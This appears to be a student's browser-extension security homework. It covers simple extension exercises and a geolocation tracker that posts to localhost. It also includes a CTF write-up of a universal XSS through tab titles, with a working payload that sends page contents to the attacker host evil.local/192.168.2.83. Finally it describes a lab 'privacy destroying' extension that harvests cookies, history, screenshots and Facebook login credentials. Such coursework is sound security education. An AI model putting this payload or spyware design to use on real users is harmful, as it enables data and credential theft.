1.1 Hello World Browser Action Extension

1. **What I have done:**

   (1) Write a `manifest.json` and register `browser_action`

```
{...
  "browser_action": {
      "default_title": "Hello extension.",
      "default_icon": "icon.png",
      "default_popup": "popup.html"
  },
}
```

   (2) Write a `popup.html` include a `<input>` that can type in my name in this element


```
...
<h2 id="greet">Hello Extension</h2>
<input id="name" type="text"/>...
```

   (3) Write a `popup.js`, which listen to `keyup` event and make corresponding react

```
function keyup(e) {
  var name = document.getElementById("name").value;
  document.getElementById('greet').innerText='Hello ' + name;
}
document.addEventListener('DOMContentLoaded', function () {
  var input = document.querySelector('input');
  input.addEventListener('keyup', keyup);
});
```

2. **The result of this extension:**

   when I type in nothing, it displays "Hello Extension", when I type in "XXX", it will display "Hello XXX"



Hello Yanan

Yanan

1.2 Content Scripts Part I

1. **What I have done:**


   (1) Create a `manifest.json` to register content script, which register `content_scripts`, the URL it is going to match is https://developer.chrome.com/extensions, and the it should also include `jquery-3.4.1.min.js`, since I'm going to use the API from it to replace keyword-"Chrome".

```
 "content_scripts": [
    {
      "matches": [
        "https://developer.chrome.com/extensions"
      ],
      "js": [
        "jquery-3.4.1.min.js",
        "replace.js" ...,
```

   (2) Edit `replace.js` to replace all the "Chrome" with "Firefox", at the same time, change the logo of Chrome to Firefox

```
$(document).ready(function () {
    $('body').find("*").each(function () {
        $(this).html( $(this).html().replace(/Chrome/g,"Firefox") );
    })
    var imgURL =
"https://www.mozilla.org/media/protocol/img/logos/firefox/browser/logo-word-hor-sm.5622edbdf02d.png";
    $('#logo a img').attr("src", imgURL);
});
```

2. **The result of my extension is:**



What are extensions?

Extensions are small software programs that customize the browsing experience. They enable users to tailor Firefox functionality and behavior to individual needs or preferences. They are built on web technologies such as HTML, JavaScript, and CSS.

An extension must fulfill a **single purpose** that is narrowly defined and easy to understand. A single extension can include multiple components and a range of functionality, as long as everything contributes towards a common purpose.

User interfaces should be minimal and have intent. They can range from a simple icon, such as the **Google Mail Checker extension** shown on the right, to **overriding** an entire page.

Extension files are zipped into a single `.crx` package that the user downloads and installs. This means extensions do not depend on content from the web, unlike ordinary web apps.

Extensions are distributed through the **Firefox Developer Dashboard** and published to the **Firefox Web Store**. For more information, see the **store developer documentation**.

1.3 Content Scripts Part II

1. **What I have done:**

   (1) Change the `manifest.json` from Q1.2 to register content script, add `js/popup.js` to the `content_script`


   (2) Create `pop.js` which will listen to the event from `replaceForm` and then send message to `replace.js` based on Chrome Extension Messaging

```
$( "#replaceForm").on( "click", function() {
    var replaceAgainst = $("#replaceAgainst").val()
    var replaceWith = $("#replaceWith").val()
    chrome.tabs.query({active: true, currentWindow: true}, function(tabs) {
      chrome.tabs.sendMessage(tabs[0].id, {'replaceAgainst': replaceAgainst,
'replaceWith': replaceWith}, function(response) {
        console.log(response.result);
      });
    });
  });
```

   (3) The `replace.js` will accept the message and execute replace process

2. **The result of my extension:**

   Type in the match against string, and replace with string, then click "replace", it will replace "Match against" with "Replace with" on page:https://developer.chrome.com/extensions



Replace Extension

Match against: Chrome

Replace with: Firefox

1.4 Background Extension

1. **What I have done:**

   (1) Create a `manifest.json` that include `background` attribute, in this case I register Register Background Scripts, according to [Chrome Background Script]()

   ```
     "background": {
   •    "scripts": ["js/background.js", "js/jquery-3.4.1.min.js"],
   •    "persistent": true
     },
   ```

   (2) Since I need to read the geolocation information, I had to add permission: geolocation, according to [Chrome Permission warnings]()

   ```
   "permissions": [
   •    "activeTab",
   •    "geolocation",
   •    "http://localhost:3000/"
     ],
   ```

   (3) Edit my `background.js` and get geolocation information from JS API, which is `navigator.geolocation`

   ```
   function getLocation() {
     if (navigator.geolocation) {
       navigator.geolocation.getCurrentPosition(showPosition);
     } else {
       console.log("Geolocation is not supported by this browser.") ;
     }
   }
   ```


   (4) send the geolocation information to my external server by using `JQuery`, where I also add my server to the `permissions` array.

   ```
   function send(parameter) {
     $.ajax({
       url:"http://localhost:3000/geolocation",
       type:"POST",
       data:JSON.stringify(parameter),
       contentType:"application/json; charset=utf-8",
       dataType:"json",
       success: function(){
       }
     });
   }
   ```

   (5) Set time interval, since I need to send the geolocation information every minute.

2. **The result of my extension:**

   The final result I reached is as below, please view the entire code from Canvas.



```
function send(parameter) {
  $.ajax({
    url:"http://localhost:3000/geolocation",
    type:"POST",
    data:JSON.stringify(parameter),
    contentType:"application/json; charset=utf-8",
    dataType:"json",
    success: function(){
    }
  });
}


/* function f(tabId, changeInfo, tab) {
  getLocation();
}
chrome.tabs.onCreated.addListener(f); */
```

```
{ latitude: 37.3828215, longitude: -122.07449059999999 }
{ latitude: 37.3828215, longitude: -122.07449059999999 }
{ latitude: 37.3828021, longitude: -122.07444129999999 }
{ latitude: 37.3828021, longitude: -122.07444129999999 }
{ latitude: 37.3827668, longitude: -122.07447649999999 }
{ latitude: 37.3827668, longitude: -122.07447649999999 }
{ latitude: 37.382801199999996, longitude: -122.07449949999999 }
{ latitude: 37.382801199999996, longitude: -122.07449949999999 }
{ latitude: 37.3827883, longitude: -122.0744926 }
{ latitude: 37.3827883, longitude: -122.0744926 }
{ latitude: 37.38279560000001, longitude: -122.07452540000001 }
{ latitude: 37.38279560000001, longitude: -122.07452540000001 }
{ latitude: 37.382769599999996, longitude: -122.07447459999999 }
{ latitude: 37.382769599999996, longitude: -122.07447459999999 }



{ latitude: 37.3827769, longitude: -122.07448869999999 }
{ latitude: 37.3827769, longitude: -122.07448869999999 }
{ latitude: 37.3828106, longitude: -122.0744938 }
{ latitude: 37.3828106, longitude: -122.0744938 }
{ latitude: 37.3828183, longitude: -122.07447230000001 }
{ latitude: 37.3828183, longitude: -122.07447230000001 }
{ latitude: 37.3828122, longitude: -122.07450379999999 }
```

3. **Explain why it is a good policy that extension cannot be hide by default**

   (1) Due to Chrome Extension Overview, extensions must have an icon that sits in the browser toolbar, toolbar icons allow easy access and keep users aware of which extensions are installed. Even if the developers donot have a `browser_action`, the extension will display a gray icon by default.

   (2)The idea of this design is to provide visibility of all extensions, otherwise common users will not know what is going on with the extensions behind the browsers;

   (3) Interacting with extensions by clicking the icon provides users a convenient way to install or uninstall extensions. In this case, users can control extensions by themselves.

1.5 Universal XSS

1. CTF Username: hit
2. Flag: 14828{un1vers@lly_xSsessible}
3. vulnerabilities:

   (1) The first thing to learn about the source code of an extension is always checking the manifest.json, I found that this extension has permission to all the urls, which means if I have a server, I can make the extension visit my server;

   (2) Basically, the extension will display the title of a title-changed page on other tabs. After getting the basic knowledge of it, I started to check the all the js files, and I noticed that the way to informed other tabs a title is changed is by the following code:

   ```
   $("body").prepend(<h1>Your page has been updated in tab ${title}</h1>)
   ```

   `${title}` here could come from anywhere, which definitely include the title from my own server. What if I take advantage of this snippet, and inject some malicious code here!

4. Steps to exploit:

   (1) Look for a script that can replace the ${title}, and read the content of `flag.html`, such as

   ```
   <script>***alert***(***document***.body.innerText)<\/script>
   ```

   (2) Create a page, called `evil.html`, that can change its own title periodically, make sure when the title changed, `flag.html` can display the new title title of `evil.html`. The code could be like:

   ```
   setInterval(function() {
       document.title = new Date() + "<script>alert(document.body.innerText)
   <\/script>" ;
   }, 10 * 1000); // 60 * 1000 milsec*/
   ```

   (3) Set up a server, which owns the home page `evil.html` and has a domain and port: `evil.local:3001`


   (4) After reading the `flag.html` page, I should send the content to my own server to get the flag. One way is to set up another URL in the injected script. When the script got executed, the request should be sent automatically. The code could be like this:

   ```
   <script>
       setInterval(function() {
           document.title = new Date() + "
   <script>window.open('http://evil.local:3001/synctag?
   content='+document.body.innerText)<\/script>" ;
       }, 10 * 1000);
   </script>
   ```

   In this snippet, `http://evil.local:3001/synctag` is a new request, which can accept the flag, the code of this request could be:

```
app.get('/synctag', function (req, res) {
    console.log(req.query);
    res.send("success");
})
```

(5) After testing it locally, I launched the code on the server, the URL should be changed as the server indicated, and removed the `setInterval` function. By adding `http://192.168.2.83:3001` as the visit page for the admin, I was able to get flag from the log of my server.



```
evil.local server listening on port 3001!
{ content:
   'Your page has been updated in tab Tue Mar 03 2020 22:52:01 GMT 0000 (Coordinated Universal Time)14828{un1vers@lly_xSsessible}' }
```

5. The whole source code of Question 1.5 is as below:

   (1) Exploit code: `evil.html`

```
<!DOCTYPE html>
<html>
<head>
    <title>HTML Reference</title>
    <script>
        document.title = new Date() + "
<script>window.open('http://192.168.2.83:3001/synctag?
content='+document.body.innerText)<\/script>" ;
    </script>
</head>
<body>
The content of the document......
</body>
</html>
```

   (2) Server code: `index.js`

```
const express = require('express')
const app = express()
app.use(express.static(__dirname))
const port = 3001
app.use(function(req, res, next) {
    res.header("Access-Control-Allow-Origin", "*");
    next();
});
let sendEvil = (req, res) => {
    res.sendFile('evil.html', { root: __dirname })
}
app.get('/', sendEvil)
app.get('/synctag', function (req, res) {
    console.log(req.query);
    res.send("success");
})
app.listen(port, () => {
    console.log(`evil.local server listening on port ${port}!`)
})
```

2. Privacy Destroying Extension

2.1 The Basics

1. Environment: `nodejs`, `python3`
2. Step by step setup `privacy.logging`

   (1) Set up server, execute `npm install`

   (2) Check `filePath` variable in `index.js`, change it per your OS environment

   (3) Execute `node index.js` to start the server

   (4) Install extension from `privacytracking`directory, then start to search on your browser
3. What my extension can do:

   (1) Record all urls that are visited by the User Agent

   (2) Record search keywords from https://www.google.com

   (3) Extract data to my server: http://localhost:3000, and persist the data into `/tmp/test.csv`
4. the video `question2.1.mp4` proves that my extension works for the base case, where the user browses a site and it is recorded in my server.

   (1) The first 60 seconds shows how to install the extension, how to start the server, and search URL and keywords will be recorded to file `/tmp/test.csv`

   (2) The Following 74 seconds approves that my extension can pass the test cases that provided by the instructors.
5. To test it, the command is: `python run_test1.py <your_extension_directory> http://localhost:3000/read`

   In my system, I use the following command:`python run_test1.py /home/yanan/work/bs/hw2/myextensions/privacytracking http://localhost:3000/read`

2.2 Bonus

1. **What I have done:**

   (1) Extract all cookies from every URL that a user visit by using Chrome Extension Cookies API and save the URL and cookies into a file, named `/tmp/cookies.csv`. The file path can be changed via editing `index.js` per your OS.

   (2) Retrieve recent 10 browse history every 1 minutes by using Chrome Extension History ApI, and save the history URL into a file, named `/tmp/histories.csv`. The file path can be changed via editing `index.js` per your OS.

   (3) Take screenshots when the new page is opened by using Capture visible Tab, and then upload the picture to my server, then persist it to file `/tmp/capturetab.csv`

   (4) Get OS information every 1 minute by using Chrome Runtime, and upload the OS information to my server, then persist it into file `/tmp/os.csv`

   (5) Get username and password from `https://www.facebook.com`, then upload the login information to my server, and save them into file `/tmp/facebook.csv`

   (6) Set data to local storage, and then get data every 1 minute from local storage according to Chrome Extension Storage. The local storage information is uploaded into my server and is stored into file `/tmp/storage`.csv

2. **Modification for bonus**

   (1) Add `inputlistener.js` to listen to the `email` and `pass` input from https://www.facebook.com

   (2) Modify `background.js` to track cookies, localstorage, capture tab, os information, browse history. The change was marked by `"//The code below here is for Bonus 2.2"`

3. **The result of my extension**

   There should be 7 `*.csv` in total, where * represent the name of files(cookies, histories, etc.). Please watch the video `q2.2.mp4`

   Note, since history, local storage and OS information will be synchronized every one minute. So the files will be displayed after 1 minute.

4. **To test the extension**

   (1) Install the extension from `q2.2/privacytracking`

   (2) Start the server from `q2.2/privacy.logging`, run `npm install` then run `node index.js`

   (3) Files will be created on `/tmp` directory by default, but the directory is subject to be modified per your operating system

   (4) Start to use your browser and check the files